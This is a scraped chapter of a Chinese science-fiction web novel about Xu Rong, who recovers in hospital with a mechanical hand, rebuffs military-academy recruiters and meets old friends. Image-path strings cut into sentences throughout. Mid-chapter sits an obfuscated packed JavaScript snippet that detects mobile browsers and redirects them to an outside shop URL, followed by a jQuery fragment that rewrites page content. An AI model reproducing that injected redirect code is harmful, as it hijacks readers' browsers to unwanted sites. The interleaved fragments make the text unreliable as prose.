替卡里亚面积感人的小屋着想,许榕还是回去住了院。
诺卡定期会过来查看机械手的适应情况。
“你的精神力刚觉醒的时候有一个爆发高峰,这实际上是一种精神力失控,非常危险。还好治疗的及时,否则你的脑域甚至就废了。”
医生看着他的报告单,“在你的精神力彻底恢复正常之前,绝对不可以再任由你的精神力陷入失控。”
许榕手里拿着一杯白水,有一搭没一搭地抿着喝,“都说了是失控,这也不是我能控制的。”
医生白了他一眼,“那就不要大规模地使用精神力啊!是命重要还是炫你的精神力重要?”
许榕一直以为医生都是温柔天使。看来帝都星的医生都是那么暴躁。
许榕给医生倒了杯茶,“降降火。放心,我保证谨遵医嘱。”
医生看上去很满意。
这几天医院里人很多,医生告诉他是因为很多军校都在为几个月后的联赛做准备,提前安排一次体检。
很多军校生都在这几天来了医院。
许榕从窗户往下看,能隐约看到楼下来去匆匆的机器人和一些纪律严明,穿着军装的年轻人。
许榕早就发现,自从他的精神力觉醒,他的五感就比以前提高很多,甚至有时候会有一些玄乎的感受。
卡里亚告诉他,这是战斗本能。
“给我看看。”一只手从医生手里抽走了报告单。
许榕看过去。
是当初星舰上给他治疗的卷毛医生。
后来许榕才知道,这是三军的随军医生,甚至是有军衔的。
那个医生也打招呼,“少校,您来了。”
殴陆点头,“没什么事儿,我就顺便来看看。”
那个医生给他打了个招呼就推门走了出去。
殴陆反客为主坐在主治医生的位置,认真翻看起了报告。
许榕纳闷,“军队里很闲?”
“当然不是。”殴陆笑道,“小朋友,我只是一个医生而已。”
你的军衔可不是那么说的。
许榕在心里吐槽。
“唔……让我看看,你恢复的好像还不错。哎对了,我看你已经换上了机械手。嗯?好像有点眼熟……你用的这个应该不是医院里的吧。”
许榕随意抬了抬左手,把手里的水杯放在一边。
“确实不是。是我叔找了朋友弄来的。”
殴陆没有要求近距离观察,只是道:“看上去还不错。”
许榕非常赞同。
“那好吧。”殴陆说完了那些有的没的,终于严肃起来,“其实我是代表三军来对你表示慰问的。”
许榕揉揉鼻子,“那你应该趁我叔在的时候再直接和我们说。”
“哦不不不。”殴陆笑了一下,“我们联邦并没有成年人保护法,他应该为自己的生命安全负责。我们主要还是想要向你传达一下没有安全把你送达主星的歉意。”
许榕很理智,“这倒不用。”
事实上如果没有第一架星舰,他根本没办法远离星兽潮。
不过,“如果你真的想感谢,不如拿一些实际的。”
殴陆示意,“比如?”
“比如我和我叔的资产都在无名星上,我们现在已经穷的快吃土了。”
殴陆似乎觉得很有意思,“我以为你会更愿意要一些实际的东西。”比如前途,权势之类的。
许榕不明所以,斟酌道:“那能再给分配一套房吗?”
看着许榕迷迷糊糊的样子,殴陆没有提醒他,拿起报告单就站了起来,“我走了。”
“哎!”许榕叫住他,“你把报告单拿走干什么?”
殴陆转头朝许榕眨眨眼,留下一句,“交差。”
殴陆走之前拍了拍许榕的肩膀,莫名其妙道:“好好跟他们聊。”
嗯?
很快,许榕就知道了这句话的意思。
殴陆刚走出去,就从门外进来两个穿着正装的男人。
看样子已经在门外等了有一会儿了。
可恶,竟然不早点提醒他。
许榕看着两人,一个人向前一步和他握手,“您好,许同学。我们是三军附属军校的,想来向您了解一下情况。”
说话间,许榕感觉到来人的眼光在他的左手上停留一瞬。
没等许榕开口,那人就噼里啪啦道:“我们军校的机械技术非常成熟,有很多知名的学者和专家。我保证,您如果进入了我们军校,会得到最好的资源和待遇。这是对您遭遇的苦难的补偿。”
那人可能也想不到许榕根本不按套路出牌。
“你们为什么要补偿我?难道星兽潮是你们引来的,星盗是你们送来的?”
那人直直摇头,“当然不是。”
另一个人在这时候开口,“许榕先生,我是附军的副校长。我们诚邀您加入本校。整个帝都星,您不会找到任何更好的选择。”
“一定要是机械师吗?”
那个副校长皱起眉,另一个人脸色也很不好看。
许榕猜他们一定在心里骂他不好伺候。
“恕我直言。机械专业这对你来说是最好的选择。你既然是无名星出身,那更应该明白人与人之间的差距并不是简简单单的资源所能弥补。但这次明显不同,我保证你能通过我们军校的机械专家得到一个完全不同的未来。”
语气已经非常不好。
这些人打扰了许榕的休息时间,他的心情也非常不好。
许榕兴致缺缺,“不行就算了,你们走吧。”
“或许我们可以和你的家人聊一聊。我记得另一个幸存者……”
“是个热心路人。”
许榕抢先道:“我不认识他,但他在危急关头却没有抛弃我。而且不计前嫌,帮我在星盗眼皮子底下留下珍贵的食物给我。”
综上所述,“他是一个大好人。”
满口胡扯。
副校长分明记得,有人给他的消息是这个男孩和另一个幸存者非常熟,甚至多次同进同出,亲耳听到两人叔侄相称。
他们并不是冷脸洗内裤的人,见许榕这里不同意,也不再放低姿态劝说,只道:“附军只给你这一次机会。多少人的精神力觉醒只是昙花一现,没有后期资源的支撑,你依旧是朝不保夕的普通人。一般来说,以你的资质,是万万没有资格够上我们学校的。而现在,这个一步登天的机会也是被你亲自拒绝掉的。”
两人走出门,许榕还能隐约听到两人
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17199262|197163||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
的声音。
“有些人就是摸不清自己的分量,真以为给一次脸自己就是什么稀罕角色非他不可了?不过是个残废而已。”
另一道声音悠哉悠哉地制止,“不要那么说。他只是一个可怜人罢了,以前或许没上过星网,不知道他拒绝的机会代表着什么。”
“要是他之后后悔了呢?”
“附军也不是什么想来就来想走就走的地方。”
莫名其妙。
许榕不想让这个插曲打搅他一天的好心情。
他躺回自己的病床上,准备开始休息。
有人来敲门,“许先生,有人来看你。”
……又来?
许榕闷声道:“许先生睡着了,听不见。请等他醒后再来。”
门外的人没听清,“什么?”
许榕最后还是任劳任怨地爬起来,打开门。
一开门就对上夏时珩那张三百六十度无死角的脸。
许榕:“……”
夏时珩:“……”
维萨还在许榕耳旁喊,“天哪!榕榕!你知道我看见谁了吗?”
我也看见了,谢谢。
戴卢挤进来,“嗳,原来你就是那个幸运儿啊。”
许榕面无表情道:“二分之一。”
“啊?”
“我说。”许榕让开道,让两人进来,“我是二分之一的幸运儿。”
戴卢哈哈大笑,对夏时珩道:“你别说,这小弟弟还挺好玩儿的。”
谢谢,没你好玩。
夏时珩还有些没反应过来,过了一会儿,戴卢道:“老夏,你怎么回事儿?我也不觉得你是因为小弟弟长得比你帅就自卑的人啊。”
戴卢自说自话,“不会吧,我这几年不会的都看错你了吧。”
夏时珩冷冷把戴卢推开,“滚。”然后皱着眉看向眼前脸色还有些苍白的少年,眼神几不可查地在他的机械手上一滞。
“你就是那个幸存者。”
很显然。
只是夏时珩想要再确认一次。
之前戴卢很他提过一次。不过当时夏时珩只觉得是一个运气不怎么好的陌生人,并没有什么实感。
现在知道经历那些的是许榕后,夏时珩才陡然惊觉那只言片语中的险象丛生。
没有什么比许榕的病容和他的机械手在此时更有说服力的了。
夏时珩发觉许榕身上已经有某些特质和过去有了变化。但又见许榕熟悉的古灵精怪的笑脸,又觉得其实什么也没变。
于是夏时珩也笑道:“庆祝你成功脱险。需要我请客吗?”
许榕一怔。
戴卢终于发现了不对,“你们原来认识啊?什么时候怎么认识的?我为什么不知道?夏时珩你什么时候背着我偷偷出去玩了?”
夏时珩怼他,“脑子不清醒就不要说话。”
话说完戴卢也察觉到自己的嘴有毒。
许榕以前待的可是鸟不拉屎的垃圾星,夏时珩就算去了也不可能是去玩的。想也知道那不会是什么让人愉快的经历。
而且两个人八成就是在那里认识的,那里也是许榕的故乡,但他短时间里肯定是回不去了。
戴卢暗骂自己哪壶不提开哪壶。